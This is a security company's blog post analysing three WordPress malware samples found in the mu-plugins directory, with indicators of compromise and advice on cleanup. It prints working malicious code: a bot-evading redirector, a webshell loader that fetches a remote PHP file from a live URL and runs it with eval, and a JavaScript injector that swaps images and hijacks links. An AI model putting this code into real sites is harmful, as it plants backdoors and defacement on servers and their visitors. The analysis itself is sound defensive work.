

# Hidden Malware Strikes Again: Mu-Plugins Under Attack

 [blog.sucuri.net/2025/03/hidden-malware-strikes-again-mu-plugins-under-attack.html](https://blog.sucuri.net/2025/03/hidden-malware-strikes-again-mu-plugins-under-attack.html)

Puja Srivastava

March 28, 2025



At Sucuri, our security researchers continually monitor for new malware variants and infection techniques targeting WordPress websites. Recently, we've uncovered multiple cases where threat actors are leveraging the **mu-plugins** directory to hide malicious code. This approach represents a concerning trend, as the mu-plugins (Must-Use plugins) are not listed in the standard WordPress plugin interface, making them less noticeable and easier for users to ignore during routine security checks.

## What Was Discovered

Two different cases of malware emerged in the mu-plugins directory, both utilizing different methods to compromise WordPress sites:

1. **Fake Update Redirect Malware:** Detected in the file `wp-content/mu-plugins/redirect.php`, this malware redirected site visitors to an external malicious website.
2. **Webshell:** Found in `./wp-content/mu-plugins/index.php`, it allows attackers to execute arbitrary code, granting them near-complete control over the site.
3. **A spam injector:** a spam injection script located in `wp-content/mu-plugins/custom-js-loader.php`. This script was being used to inject unwanted spam content onto the infected website, possibly to boost SEO rankings for malicious actors or promote scams.

This builds upon our previous findings, as covered in our blog post on [hidden backdoors](#), where similar issues were observed.

## Indicators of Compromise (IoCs)

---

The presence of this malware can be identified by most obvious signs. One prominent indicator is unusual behavior on the site, such as unauthorized redirections of users to external malicious websites. Additionally, suspicious files with uncommon or misleading names appear within the **mu-plugins** directory, often mimicking legitimate plugins. Website administrators may also notice elevated server resource usage with no clear explanation, along with unexpected file modifications or the inclusion of unauthorized code in critical directories.

## Scope of the Malware

---

The fact that we've seen so many infections inside mu-plugins suggests that attackers are actively targeting this directory as a persistent foothold. The mu-plugins directory is designed to automatically load plugins without requiring activation through the WordPress dashboard, making it an ideal hiding place for malware.

These infections allow attackers to:

- Redirect traffic to malicious websites.
- Maintain persistent access via backdoors.
- Inject spam content to manipulate SEO rankings.

## Analysis of the Malware – How and What Did It Do

---

### Case 1: Fake Update Redirection Malware

---

The first malware sample we examined was disguised as a legitimate WordPress function within the **redirect.php** file. The script is structured to execute conditionally based on the user's status, whether they are a bot, an administrator, or a regular visitor.

A fake update malware on WordPress sites tricks users into running malicious code by disguising itself as a legitimate browser or system update. Once executed, it can inject backdoors, steal data, or install additional malware, compromising the site's security.

The script includes a function that identifies whether the current visitor is a bot. This allows the script to exclude search engine crawlers and prevent them from detecting the redirection behavior:

```

function is_bot() {
    $bot_agents = [
        'bot', 'crawl', 'spider', 'Googlebot', 'bingbot', 'Baiduspider', 'YandexBot',
        'DuckDuckBot', 'Yahoo! Slurp', 'facebot', 'ia_archiver', 'AhrefsBot',
        'SemrushBot',
        'MJ12bot', 'DotBot', 'Sogou', 'Exabot', 'FacebookExternalHit'
    ];

    $user_agent = strtolower($_SERVER['HTTP_USER_AGENT'] ?? '');

    foreach ($bot_agents as $bot) {
        if (strpos($user_agent, $bot) !== false) {
            return true; // User is a bot
        }
    }

    return false; // User is not a bot
}

```

The most concerning part of the script is the redirection mechanism to **updatesnow[.]net**. Bots and privileged users are skipped to avoid unwanted detection.



## Case 2: Remote Code Execution Webshell

**Webshell** – A [webshell](#) is a malicious script that hackers upload to a compromised website, giving them remote control over the server. It acts like a backdoor, allowing attackers to execute commands, upload files, steal data, or launch further attacks. Webshells are often disguised as normal files and hidden in website directories, making them hard to detect.

The second case involves a more sophisticated attack disguised as a legitimate WordPress plugin. The malicious file (**./wp-content/mu-plugins/index.php**) contains a function that downloads and executes a remote PHP script.

```

$externalResource =
"https://raw.githubusercontent.com/starkvps99812/upd/refs/heads/main/BypassBest.php";
$connectionHandle = curl_init($externalResource);
curl_setopt($connectionHandle, CURLOPT_RETURNTRANSFER, true);
$retrievedCode = curl_exec($connectionHandle);
if (curl_errno($connectionHandle)) {
    die('CURL error occurred: ' . curl_error($connectionHandle));
}
curl_close($connectionHandle);
eval("?>" . $retrievedCode);

```







# 403WEBSHELL

Server IP : REDACTED / Your IP : REDACTED  
 Web Server : Apache  
 System : Linux REDACTED 15:04:00 EST 2025 x86\_64  
 User : root ( 0 )  
 PHP Version : 8.0.30.4  
 Disable Function : NONE  
 MySQL : ON | cURL : ON | WGET : ON | Perl : OFF | Python : OFF | Sudo : OFF | Pkexec : OFF  
 Directory : /var/www/

Upload File :  
☒ current\_dir [ Writable ] ☐ document\_root [ Writable ]  
 No file chosen   
<https://linuxexploit.com/uplt> kerang

Command :  >>

[ Back ]

Name	Size	Last Modified	Owner / Group	Permissions	Options
..	--	February 27 2025 10:58:34	root / root	0755	 
.pki	--	October 20 2023 07:49:45	site41753575 / 100450	0705	   

Since the external script can change at any time, the attacker can dynamically inject new malware without modifying the plugin itself.

### Case 3: Spam Content and Link Hijacking Injector

The third variant uses JavaScript injection. At the beginning, the script enables error reporting and WordPress debugging.

```

error_reporting(E_ALL);
ini_set('display_errors', 1);
define('WP_DEBUG', true);
define('WP_DEBUG_LOG', true);
define('WP_DEBUG_DISPLAY', true);

```

Then the malware targets the MU-Plugins folder, ensuring its existence:

```
$mu_plugins_dir = '/home/h34vwyurk8sp/public_html/wp-content/mu-plugins/';
$plugin_file = $mu_plugins_dir . 'custom-js-loader.php';

if (!is_dir($mu_plugins_dir)) {
    mkdir($mu_plugins_dir, 0755, true);}

```

The script writes a custom JavaScript injector that replaces images and manipulates links. It replaces all images on the site with explicit content, potentially harming the website's reputation.

```
document.addEventListener("DOMContentLoaded", function () {
    let newUrl =
    "https://imagex1[.]sx[.]cdn[.]live/images/pinporn/2022/02/23/26777510.gif?width=620";

    document.querySelectorAll("img").forEach(link => {
        link.src = newUrl;
        link.srcset = newUrl;
    });
});

```


Another malicious section intercepts link clicks. It hijacks all outbound links, opening a malicious popup instead of directing users to their intended destination.

```
document.addEventListener("DOMContentLoaded", function () {
    document.querySelectorAll("a").forEach(link => {
        link.addEventListener("click", function (event) {
            event.preventDefault();
            let url = this.href;
            let popupUrl =
            "https://imagex1[.]sx[.]cdn[.]live/images/pinporn/2023/01/26/28785006.gif?width=620";

            if (!url.includes(window.location.hostname)) {
                window.open(popupUrl, "PopupWindow",
                "width=800,height=600,resizable=yes,scrollbars=yes");
            } else {
                window.location.href = url;
            }
        });
    });
});

```

Here is how the site looked with all the images replaced by explicit images:



## Motive Behind the Attack and Impact of the Malware

---

The ultimate goal behind these infections appears to be a mix of monetization and persistence. Each of these techniques benefits the attacker financially while keeping their payload hidden.

The redirect malware exposes users to potentially harmful content, leading to potential malware downloads and damage to the website's reputation, and a drop in traffic. The webshell poses a much greater threat, as it can lead to complete website takeover, data theft, malware distribution, website defacement, SEO spam, and the establishment of a persistent backdoor for future attacks. The spam content injection malware, in the third case, severely damages the site's reputation by replacing all images with sexually explicit content, and redirecting all external links, likely to malicious or spam websites. The potential impact ranges from minor inconveniences to severe security breaches, highlighting the importance of proactive website security measures.

## How Could the Site Have Been Infected?

---

There are multiple ways this malware might have entered the affected WordPress sites:

- **Exploiting vulnerable plugins or themes** – If a website is running outdated software, attackers could exploit known vulnerabilities to upload malicious files.
- **Compromised admin credentials** – If an attacker gains access to an administrator account, they can manually place malware inside mu-plugins.

- **Abuse of poorly secured hosting environments** – Weak file permissions or outdated server configurations can allow attackers to modify WordPress core files.

Once inside the mu-plugins directory, the malware ensures it loads automatically with WordPress, making detection and removal harder.

## Prevention and Mitigation

---

If you suspect your site is infected, take immediate action:

- Scan your WordPress installation for malicious files, especially in the mu-plugins directory.
- Check for unauthorized administrator accounts and remove any that seem suspicious.
- Audit your installed plugins and delete any that look unfamiliar.
- Update WordPress, plugins, and themes to the latest versions to prevent reinfection.
- Change all admin passwords and enable two-factor authentication (2FA) for added security.
- Monitor file integrity by setting up a security plugin that alerts you to unexpected changes.

## Conclusion

---

The repeated abuse of the **mu-plugins** directory highlights the creativity and persistence of attackers in hiding malware deep within WordPress installations.

Regular security monitoring, file integrity checks, and web application firewalls (WAFs) are essential in keeping such infections at bay.

If you're unsure whether your site has been compromised, Sucuri's [website security platform](#) can help detect and remove hidden threats before they cause damage.

© 2025 GoDaddy Mediatemple, Inc., d/b/a Sucuri. All rights reserved.